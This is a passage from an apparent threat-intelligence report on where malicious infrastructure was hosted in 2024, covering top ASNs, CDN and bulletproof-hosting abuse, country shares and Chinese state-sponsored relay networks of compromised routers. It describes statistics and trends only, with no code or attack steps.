


Figure 30: *Top ten ASNs by validated malicious IP count (Source: Recorded Future)*

The Chinese ASNs, Shenzhen Tencent Computer Systems (AS45090) and Hangzhou Alibaba Advertising Co., Ltd. (AS37963), along with the US ASNs, Digital Ocean LLC (AS14061), Amazon.com, inc. (AS16509), The Constant Company, LLC (AS20473), and Microsoft Corporation (AS8075), have consistently ranked among the top ASNs hosting malicious infrastructure since 2022 and increased their shares, respectively. Shenzhen Tencent consistently held the number one spot with an 8.6% share of the total validated malicious IP addresses across 2024. Hangzhou Alibaba rose significantly in 2024, with a share of 7.2% of the total validated malicious IP addresses across 2024, rising above both Digital Ocean and Amazon compared to 2022.

In 2024, two notable additions to the top ten ASNs were the Canada-based HostPapa (AS36352), accounting for 2% of all validated malicious IP addresses, and the China-based Huawei Cloud Service (AS55990), which comprised 2.5% of validated malicious IP addresses. Analyzing the top five most prevalent malware families across these ASNs reveals that HostPapa exhibited overlap in tooling typically associated with Chinese-linked ASNs. **Figure 31** below highlights the top five malware families detected across Chinese ASNs in the top ten, including HostPapa.




Figure 31: *Top five validated malware families across Chinese ASNs, including HostPapa (Source: Recorded Future)*

The ASNs featured in **Figure 31** account for 50% of all validated Cobalt Strike detections, 53% of all validated Asset Reconnaissance Lighthouse detections, 56% of all validated Viper Pentesting detections, and 38% of all validated Supershell detections.

Content Delivery Networks

US-based CDNs such as Cloudflare (AS13335) and Akamai Connected Cloud (AS63949) have emerged as significant sources of malicious activity. While these CDNs did not feature in the top ten ASNs in 2022, they accounted for 2.7% and 3.3% of total validated malicious IP addresses in 2024.

Notably, Cloudflare accounted for over 90% of validated LummaC2 detections throughout 2024, highlighting a consistent use of the CDN by threat actors to mask their malicious infrastructure. Akamai Connected Cloud featured a much broader range of detections compared to Cloudflare in 2024, with upwards of 60 unique malware families using the ASN. These detections spanned a diverse range of threats, including RATs, loaders, and infostealers. The ASN was also heavily used by threat actors deploying the BeEF browser exploitation framework, with over 55% of validated malicious instances leveraging Akamai's infrastructure.

Insikt Group anticipates that the trend of using CDNs such as Cloudflare and Akamai Connected Cloud will continue into 2025, driven by the anonymity and obfuscation they provide to threat actors. These platforms allow threat actors to blend malicious activity with legitimate traffic, making detection and mitigation more challenging. As these services remain critical components of the global internet infrastructure, their appeal to threat actors is unlikely to diminish.

Bulletproof Hosting Providers

Throughout 2024, bulletproof hosting providers were a recurring presence in Insikt Group's validated malicious infrastructure detections. The most prominent among this category of providers were Stark Industries Solutions (AS44477) and Aeza International Ltd (AS210644) / Aeza Group LLC (AS216246).

Accounting for 1% of total validated malicious IP addresses in 2024, Stark Industries Solutions has become a prominent figure in the global threat landscape since its inception in 2022. The hosting provider acts as the white label for Moldovan provider PQ Hosting, another well-known source of malicious activity. In 2024, Stark Industries Solutions was used by multiple state-sponsored groups as well as by cybercriminal organizations. **Figure 32** highlights the top fifteen malware families detected in 2024 using Stark Industries Solutions IP addresses.




Figure 32: *Top fifteen validated malware families on Stark Industries Solutions ASNs (Source: Recorded Future)*

Aeza's ASNs garnered significant international attention in 2024 following an extensive investigation into the Russian disinformation campaign Doppelganger. The provider was revealed to be a central hub for several Russian bulletproof hosters. The fallout from the investigation prompted significant action, with German hosting provider Hetzner and Lithuanian hosting provider Hostinger taking measures against several accounts linked to Aeza's hub of bulletproof hosting providers. These actions included terminating accounts used to disseminate disinformation as part of the Doppelganger campaign.

Aeza's ASNs were a consistent feature in Insikt Group's validated malicious IP address detections throughout 2024, accounting for slightly over 1% of total detections. **Figure 33** outlines the top fifteen malware families detected in 2024 using Aeza IP addresses.




Figure 33: *Top fifteen validated malware families on Aeza ASNs (Source: Recorded Future)*

Insikt Group observes that IP addresses associated with Stark Industries Solutions and Aeza ranked higher in total detections for 2024 than that of larger providers such as M247 Ltd (AS9009) and Linode LLC (AS63949), both of which held a substantial share of the top ten providers in 2022.

Geography

The top ten countries across Insikt Groups validated malicious IP address detections accounted for 80% of total detections in 2024, with the US and China accounting together for more than 48% of validated malicious IP addresses (see **Figure 34**).




***Figure 34:** Top ten countries by validated malicious IP count (Source: Recorded Future)*

A year-over-year trend comparison of Insikt Group's validated malicious IP detections shows that the composition of the top ten countries remains relatively unchanged from 2022 and 2023. Notably, the US and China show marginal but consistent gains over this period, with Hong Kong maintaining an 8% share compared to 2022. Singapore, along with the European countries that feature within the top ten, maintained an almost identical share of validated malicious IP addresses compared to 2022, with Germany increasing its share over the Netherlands. Bulgaria stands out as the only notable new inclusion in 2024, with a 2.2% share of total detections.

Notably, the composition of malware families in different countries varies significantly. For example, for Chinese infrastructure, both Cobalt Strike and Asset Reconnaissance Lighthouse collectively accounted for 55% of the total detections in the region. On the other hand, infrastructure linked to the US hosts a much more diverse range of threats, with Cobalt Strike and LummaC2 among the most prominent malware families using infrastructure linked to this region.

Advanced Persistent Threats (APTs)

China

Relay Networks




Figure 35: *Chinese relay networks (Source: Recorded Future)*

Chinese state-sponsored groups continue to employ large relay networks, a trend highlighted in last year's report. These networks are often built from compromised IoT devices, including small office/home office (SOHO) routers, or through threat actor-provisioned virtual private servers (VPS) for operational infrastructure. Relay networks can be harder to track than traditional infrastructure due to their vast scale and the legitimate use of compromised devices, allowing threat actors to blend with normal traffic. They also enable rapid infrastructure rotation and use of ISP IP addresses geolocated near targets.

The shared use of several of these private relay networks by multiple groups is likely indicative of third parties responsible for building and maintaining these networks and providing access, likely on a commercial basis, to multiple China-nexus groups. Such shared use of capabilities via quartermaster-style or commercial service arrangements, including relay networks, malware, and exploits, is a well-established trend among Chinese state-sponsored groups and is indicative of the role private contractors play in supporting Chinese state-sponsored cyber operations.

Throughout 2024, there has been increased public reporting (1, 2, 3) on Chinese state-sponsored groups' use of relay networks. US law enforcement undertook two operations (1, 2) aimed at remediating and securing devices infected by Volt Typhoon's KV-botnet and Red Juliett's (Flax Typhoon) Raptor Train (VeiledVector). Despite the operations, elements of both networks remain operational following the takedown efforts.

Tackling the root cause of compromised relay networks remains difficult. Many relay networks target end-of-life or unpatched routers that will likely not be replaced or patched due to them being SOHO routers owned by everyday users who are unlikely to make the effort.

In May 2024, Insikt Group identified an unreported malware family called ArcSilt that compromised thousands of globally dispersed small and home office (SOHO) router devices. ArcSilt samples were observed on end-of-life Cisco RV320/RV325 routers, ASUS router models, and QNAP devices. Recorded Future Network Intelligence also indicated the probable targeting of Ubiquiti, Mercusys, Mikrotik, and TP-Link routers. ArcSilt has likely been active since at least June 2023.

Insikt Group observed multiple Chinese state-sponsored groups leveraging relay networks in 2024, including reconnaissance of Indian power grid assets via the HiddenOrbit (RedRelay) relay network, RedLima's (APT15, Ke3Chang) reconnaissance of Olympics-related organizations using HiddenOrbit and SuperJump (SPACEHOP), TAG-102 (Evasive Panda)'s use of ArcaneVoid, and use of SuperJump by RedLima, RedKilo(BackdoorDiplomacy, CloudComputating, Playful Taurus), and TAG-104.

Cloudflare

